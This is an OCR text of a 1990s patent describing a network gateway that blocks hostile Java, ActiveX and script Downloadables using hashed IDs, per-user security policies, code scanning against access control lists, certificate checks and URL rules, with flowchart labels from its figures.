

606
Start
650
Security policy defined for User-ID and Downloadable?
No
Yes
Fetch the generic security policy for User ID
652
654
Fetch the policy for User ID and Downloadable
End

FIG. 6B



655
Start
Receive Results from First Comparator, ACL Comparator, Certificate Comparator and URL Comparator
660
Compare Results with Security Policies
662
Security Policies Confirm Pass?
664
No
Yes
Pass Downloadable
666
Stop Downloadable
670
Send Substitute Downloadble to Inform The User
672
Record Findings
668
End

FIG. 6C



628
Start
Disassemble the Machine Code
705
Resolve a Respective Command in The Code
710
Is The Resolved Command Suspect?
715
No
Yes
Decode and Register The Command and The Command Parameters as DSP Data
720
Done?
725
No
Yes
End

FIG. 7



800
Start
810
Receive a Downloadable
820
Fetch Downloadable Components
830
Include Fetched Components in The Downloadable
840
Perform a Hashing Function on the Downloadable to Generate a Downloadable ID
850
Store the Downloadable ID
End

FIG. 8

SYSTEM AND METHOD FOR PROTECTING A COMPUTER AND A NETWORK FROM HOSTILE DOWNLOADABLES

INCORPORATION BY REFERENCE TO RELATED APPLICATION

This application hereby incorporates by reference related U.S. patent application Ser. No. 08/790,097, entitled "System and Method for Protecting a Client from Hostile Downloadables," filed on Jan. 29, 1997, by inventor Shlomo Touboul.

PRIORITY REFERENCE TO PROVISIONAL APPLICATION

This application claims benefit of and hereby incorporates by reference provisional application Ser. No. 60/030,639, entitled "System and Method for Protecting a Computer from Hostile Downloadables," filed on Nov. 8, 1996, by inventor Shlomo Touboul.

BACKGROUND OF THE INVENTION

1. Field of the Invention

This invention relates generally to computer networks, and more particularly provides a system and method for protecting a computer and a network from hostile Downloadables.

2. Description of the Background Art

The Internet is currently a collection of over 100,000 individual computer networks owned by governments, universities, nonprofit groups and companies, and is expanding at an accelerating rate. Because the Internet is public, the Internet has become a major source of many system damaging and system fatal application programs, commonly referred to as "viruses."

Accordingly, programmers continue to design computer and computer network security systems for blocking these viruses from attacking both individual and network computers. On the most part, these security systems have been relatively successful. However, these security systems are not configured to recognize computer viruses which have been attached to or configured as Downloadable application programs, commonly referred to as "Downloadables." A Downloadable is an executable application program, which is downloaded from a source computer and run on the destination computer. Downloadable is typically requested by an ongoing process such as by an Internet browser or web engine. Examples of Downloadables include Java™ applets designed for use in the Java™ distributing environment developed by Sun Microsystems, Inc., JavaScript scripts also developed by Sun Microsystems, Inc., ActiveX™ controls designed for use in the ActiveX™ distributing environment developed by the Microsoft Corporation, and Visual Basic also developed by the Microsoft Corporation. Therefore, a system and method are needed to protect a network from hostile Downloadables.

SUMMARY OF THE INVENTION

The present invention provides a system for protecting a network from suspicious Downloadables. The system comprises a security policy, an interface for receiving a Downloadable, and a comparator, coupled to the interface, for applying the security policy to the Downloadable to determine if the security policy has been violated. The Downloadable may include a Java™ applet, an ActiveX™ control, a JavaScript™ script, or a Visual Basic script. The security policy may include a default security policy to be applied regardless of the client to whom the Downloadable is addressed, a specific security policy to be applied based on the client or the group to which the client belongs, or a specific policy to be applied based on the client/group and on the particular Downloadable received. The system uses an ID generator to compute a Downloadable ID identifying the Downloadable, preferably, by fetching all components of the Downloadable and performing a hashing function on the Downloadable including the fetched components.

Further, the security policy may indicate several tests to perform, including (1) a comparison with known hostile and non-hostile Downloadables; (2) a comparison with Downloadables to be blocked or allowed per administrative override; (3) a comparison of the Downloadable security profile data against access control lists; (4) a comparison of a certificate embodied in the Downloadable against trusted certificates; and (5) a comparison of the URL from which the Downloadable originated against trusted and untrusted URLs. Based on these tests, a logical engine can determine whether to allow or block the Downloadable.

The present invention further provides a method for protecting a computer from suspicious Downloadables. The method comprises the steps of receiving a Downloadable, comparing the Downloadable against a security policy to determine if the security policy has been violated, and discarding the Downloadable if the security policy has been violated.

It will be appreciated that the system and method of the present invention may provide computer protection from known hostile Downloadables. The system and method of the present invention may identify Downloadables that perform operations deemed suspicious. The system and method of the present invention may examine the Downloadable code to determine whether the code contains any suspicious operations, and thus may allow or block the Downloadable accordingly.

BRIEF DESCRIPTION OF THE DRAWINGS

FIG. **1** is a block diagram illustrating a network system, in accordance with the present invention;

FIG. **2** is a block diagram illustrating details of the internal network security system of FIG. **1**;

FIG. **3** is a block diagram illustrating details of the security program and the security database of FIG. **2**;

FIG. **4** is a block diagram illustrating details of the security policies of FIG. **3**;

FIG. **5** is a block diagram illustrating details of the security management console of FIG. **1**;

FIG. **6**A is a flowchart illustrating a method of examining for suspicious Downloadables, in accordance with the present invention;

FIG. **6**B is a flowchart illustrating details of the step for finding the appropriate security policy of FIG. **6**A;

FIG. **6**C is a flowchart illustrating a method for determining whether an incoming Downloadable is to be deemed suspicious;

FIG. **7** is a flowchart illustrating details of the FIG. **6** step of decomposing a Downloadable; and

FIG. **8** is a flowchart illustrating a method **800** for generating a Downloadable ID for identifying a Downloadable.

DETAILED DESCRIPTION OF THE PREFERRED EMBODIMENT

FIG. **1** is a block diagram illustrating a network system **100**, in accordance with the present invention. The network

system **100** includes an external computer network **105**, such as the Wide Area Network (WAN) commonly referred to as the Internet, coupled via a communications channel **125** to an internal network security system **110**. The network system **100** further includes an internal computer network **115**, such as a corporate Local Area Network (LAN), coupled via a communications channel **130** to the internal network computer system **110** and coupled via a communications channel **135** to a security management console **120**.

The internal network security system **110** examines Downloadables received from external computer network **105**, and prevents Downloadables deemed suspicious from reaching the internal computer network **115**. It will be further appreciated that a Downloadable is deemed suspicious if it performs or may perform any undesirable operation, or if it threatens or may threaten the integrity of an internal computer network **115** component. It is to be understood that the term "suspicious" includes hostile, potentially hostile, undesirable, potentially undesirable, etc. Security management console **120** enables viewing, modification and configuration of the internal network security system **110**.

FIG. **2** is a block diagram illustrating details of the internal network security system **110**, which includes a Central Processing Unit (CPU) **205**, such as an Intel Pentium® microprocessor or a Motorola Power PC® microprocessor, coupled to a signal bus **220**. The internal network security system **110** further includes an external communications interface **210** coupled between the communications channel **125** and the signal bus **220** for receiving Downloadables from external computer network **105**, and an internal communications interface **225** coupled between the signal bus **220** and the communications channel **130** for forwarding Downloadables not deemed suspicious to the internal computer network **115**. The external communications interface **210** and the internal communications interface **225** may be functional components of an integral communications interface (not shown) for both receiving Downloadables from the external computer network **105** and forwarding Downloadables to the internal computer network **115**.

Internal network security system **110** further includes Input/Output (I/O) interfaces **215** (such as a keyboard, mouse and Cathode Ray Tube (CRT) display), a data storage device **230** such as a magnetic disk, and a Random-Access Memory (RAM) **235**, each coupled to the signal bus **220**. The data storage device **230** stores a security database **240**, which includes security information for determining whether a received Downloadable is to be deemed suspicious. The data storage device **230** further stores a users list **260** identifying the users within the internal computer network **115** who may receive Downloadables, and an event log **245** which includes determination results for each Downloadable examined and runtime indications of the internal network security system **110**. An operating system **250** controls processing by CPU **205**, and is typically stored in data storage device **230** and loaded into RAM **235** (as illustrated) for execution. A security program **255** controls examination of incoming Downloadables, and also may be stored in data storage device **230** and loaded into RAM **235** (as illustrated) for execution by CPU **205**.

FIG. **3** is a block diagram illustrating details of the security program **255** and the security database **240**. The security program **255** includes an ID generator **315**, a policy finder **317** coupled to the ID generator **315**, and a first comparator **320** coupled to the policy finder **317**. The first comparator **320** is coupled to a logical engine **333** via four separate paths, namely, via Path 1, via Path 2, via Path 3 and via Path 4. Path 1 includes a direct connection from the first comparator **320** to the logical engine **333**. Path 2 includes a code scanner coupled to the first comparator **320**, and an Access Control List (ACL) comparator **330** coupling the code scanner **325** to the logical engine **333**. Path 3 includes a certificate scanner **340** coupled to the first comparator **320**, and a certificate comparator **345** coupling the certificate scanner **340** to the logical engine **333**. Path 4 includes a Uniform Resource Locator (URL) comparator **350** coupling the first comparator **320** to the logical engine **3330**. A record-keeping engine **335** is coupled between the logical engine **333** and the event log **245**.

The security program **255** operates in conjunction with the security database **240**, which includes security policies **305**, known Downloadables **307**, known Certificates **309** and Downloadable Security Profile (DSP) data **310** corresponding to the known Downloadables **307**. Security policies **305** includes policies specific to particular users **260** and default (or generic) policies for determining whether to allow or block an incoming Downloadable. These security policies **305** may identify specific Downloadables to block, specific Downloadables to allow, or necessary criteria for allowing an unknown Downloadable. Referring to FIG. **4**, security policies **305** include policy selectors **405**, access control lists **410**, trusted certificate lists **415**, URL rule bases **420**, and lists **425** of Downloadables to allow or to block per administrative override.

Known Downloadables **307** include lists of Downloadables which Original Equipment Manufacturers (OEMs) know to be hostile, of Downloadables which OEMs know to be non-hostile, and of Downloadables previously received by this security program **255**. DSP data **310** includes the list of all potentially hostile or suspicious computer operations that may be attempted by each known Downloadable **307**, and may also include the respective arguments of these operations. An identified argument of an operation is referred to as "resolved." An unidentified argument is referred to as "unresolved." DSP data **310** is described below with reference to the code scanner **325**.

The ID generator **315** receives a Downloadable (including the URL from which it came and the userID of the intended recipient) from the external computer network **105** via the external communications interface **210**, and generates a Downloadable ID for identifying each Downloadable. The Downloadable ID preferably includes a digital hash of the complete Downloadable code. The ID generator **315** preferably prefetches all components embodied in or identified by the code for Downloadable ID generation. For example, the ID generator **315** may prefetch all classes embodied in or identified by the Java™ applet bytecode to generate the Downloadable ID. Similarly, the ID generator **315** may retrieve all components listed in the .INF file for an ActiveX™ control to compute a Downloadable ID. Accordingly, the Downloadable ID for the Downloadable will be the same each time the ID generator **315** receives the same Downloadable. The ID generator **315** adds the generated Downloadable ID to the list of known Downloadables **307** (if it is not already listed). The ID generator **315** then forwards the Downloadable and Downloadable ID to the policy finder **317**.

The policy finder **317** uses the userID of the intended user and the Downloadable ID to select the specific security policy **305** that shall be applied on the received Downloadable. If there is a specific policy **305** that was defined for the user (or for one of its super groups) and the Downloadable, then the policy is selected. Otherwise the generic policy **305**

that was defined for the user (or for one of its super groups) is selected. The policy finder **317** then sends the policy to the first comparator **320**.

The first comparator **320** receives the Downloadable, the Downloadable ID and the security policy **305** from the policy finder **317**. The first comparator **320** examines the security policy **305** to determine which steps are needed for allowing the Downloadable. For example, the security policy **305** may indicate that, in order to allow this Downloadable, it must pass all four paths, Path 1, Path 2, Path 3 and Path 4. Alternatively, the security policy **305** may indicate that to allow the Downloadable, it must pass only one of the paths. The first comparator **320** responds by forwarding the proper information to the paths identified by the security policy **305**.

Path 1

In path 1, the first comparator **320** checks the policy selector **405** of the security policy **305** that was received from the policy finder **317**. If the policy selector **405** is either "Allowed" or "Blocked," then the first comparator **320** forwards this result directly to the logical engine **333**. Otherwise, the first comparator **320** invokes the comparisons in path 2 and/or path 3 and/or path 4 based on the contents of policy selector **405**. It will be appreciated that the first comparator **320** itself compares the Downloadable ID against the lists of Downloadables to allow or block per administrative override **425**. That is, the system security administrator can define specific Downloadables as "Allowed" or "Blocked."

Alternatively, the logical engine **333** may receive the results of each of the paths and based on the policy selector **405** may institute the final determination whether to allow or block the Downloadable. The first comparator **320** informs the logical engine **333** of the results of its comparison.

Path 2

In path 2, the first comparator **320** delivers the Downloadable, the Downloadable ID and the security policy **305** to the code scanner **325**. If the DSP data **310** of the received Downloadable is known, the code scanner **325** retrieves and forwards the information to the ACL comparator **330**. Otherwise, the code scanner **325** resolves the DSP data **310**. That is, the code scanner **325** uses conventional parsing techniques to decompose the code (including all prefetched components) of the Downloadable into the DSP data **310**. DSP data **310** includes the list of all potentially hostile or suspicious computer operations that may be attempted by a specific Downloadable **307**, and may also include the respective arguments of these operations. For example, DSP data **310** may include a READ from a specific file, a SEND to an unresolved host, etc. The code scanner **325** may generate the DSP data **310** as a list of all operations in the Downloadable code which could ever be deemed potentially hostile and a list of all files to be accessed by the Downloadable code. It will be appreciated that the code scanner **325** may search the code for any pattern, which is undesirable or suggests that the code was written by a hacker.

An Example List of Operations Deemed Potentially Hostile

File operations: READ a file, WRITE a file;

Network operations: LISTEN on a socket, CONNECT to a socket, SEND data, RECEIVE data, VIEW INTRANET;

Registry operations: READ a registry item, WRITE a registry item;

Operating system operations: EXIT WINDOWS, EXIT BROWSER, START PROCESS/THREAD, KILL PROCESS/THREAD, CHANGE PROCESS/THREAD PRIORITY, DYNAMICALLY LOAD A CLASS/LIBRARY, etc.; and

Resource usage thresholds: memory, CPU, graphics, etc.

In the preferred embodiment, the code scanner **325** performs a full-content inspection. However, for improved speed but reduced security, the code scanner **325** may examine only a portion of the Downloadable such as the Downloadable header. The code scanner **325** then stores the DSP data into DSP data **310** (corresponding to its Downloadable ID), and sends the Downloadable, the DSP data to the ACL comparator **330** for comparison with the security policy **305**.

The ACL comparator **330** receives the Downloadable, the corresponding DSP data and the security policy **305** from the code scanner **325**, and compares the DSP data against the security policy **305**. That is, the ACL comparator **330** compares the DSP data of the received Downloadable against the access control lists **410** in the received security policy **305**. The access control list **410** contains criteria indicating whether to pass or fail the Downloadable. For example, an access control list may indicate that the Downloadable fails if the DSP data includes a WRITE command to a system file. The ACL comparator **330** sends its results to the logical engine **333**.

Path 3

In path 3, the certificate scanner **340** determines whether the received Downloadable was signed by a certificate authority, such as VeriSign, Inc., and scans for a certificate embodied in the Downloadable. The certificate scanner **340** forwards the found certificate to the certificate comparator **345**. The certificate comparator **345** retrieves known certificates **309** that were deemed trustworthy by the security administrator and compares the found certificate with the known certificates **309** to determine whether the Downloadable was signed by a trusted certificate. The certificate comparator **345** sends the results to the logical engine **333**.

Path 4

In path 4, the URL comparator **350** examines the URL identifying the source of the Downloadable against URLs stored in the URL rule base **420** to determine whether the Downloadable comes from a trusted source. Based on the security policy **305**, the URL comparator **350** may deem the Downloadable suspicious if the Downloadable comes from an untrustworthy source or if the Downloadable did not come from a trusted source. For example, if the Downloadable comes from a known hacker, then the Downloadable may be deemed suspicious and presumed hostile. The URL comparator **350** sends its results to the logical engine **333**.

The logical engine **333** examines the results of each of the paths and the policy selector **405** in the security policy **305** to determine whether to allow or block the Downloadable. The policy selector **405** includes a logical expression of the results received from each of the paths. For example, the logical engine **333** may block a Downloadable if it fails any one of the paths, i.e., if the Downloadable is known hostile (Path 1), if the Downloadable may request suspicious operations (Path 2), if the Downloadable was not signed by a trusted certificate authority (Path 3), or if the Downloadable came from an untrustworthy source (Path 4). The logical engine **333** may apply other logical expressions according to the policy selector **405** embodied in the security policy **305**. If the policy selector **405** indicates that the Downloadable may pass, then the logical engine **333** passes the Downloadable to its intended recipient. Otherwise, if the policy selector **405** indicates that the Downloadable should be blocked, then the logical engine **333** forwards a non-hostile Downloadable to the intended recipient to inform the user

that internal network security system **110** discarded the original Downloadable. Further, the logical engine **333** forwards a status report to the record-keeping engine **335**, which stores the reports in event log **245** in the data storage device **230** for subsequent review, for example, by the MIS director.

FIG. **5** is a block diagram illustrating details of the security management console **120**, which includes a security policy editor **505** coupled to the communications channel **135**, an event log analysis engine **510** coupled between communications channel **135** and a user notification engine **515**, and a Downloadable database review engine **520** coupled to the communications channel **135**. The security management console **120** further includes computer components similar to the computer components illustrated in FIG. **2**.

The security policy editor **505** uses an I/O interface similar to I/O interface **215** for enabling authorized user modification of the security policies **305**. That is, the security policy editor **505** enables the authorized user to modify specific security policies **305** corresponding to the users **260**, the default or generic security policy **305**, the Downloadables to block per administrative override, the Downloadables to allow per administrative override, the trusted certificate lists **415**, the policy selectors **405**, the access control lists **410**, the URLs in the URL rule bases **420**, etc. For example, if the authorized user learns of a new hostile Downloadable, then the user can add the Downloadable to the Downloadables to block per system override.

The event log analysis engine **510** examines the status reports contained in the event log **245** stored in the data storage device **230**. The event log analysis engine **510** determines whether notification of the user (e.g., the security system manager or MIS director) is warranted. For example, the event log analysis engine **510** may warrant user notification whenever ten (10) suspicious Downloadables have been discarded by internal network security system **110** within a thirty (30) minute period, thereby flagging a potential imminent security threat. Accordingly, the event log analysis engine **510** instructs the user notification engine **515** to inform the user. The user notification engine **515** may send an e-mail via internal communications interface **220** or via external communications interface **210** to the user, or may display a message on the user's display device (not shown).

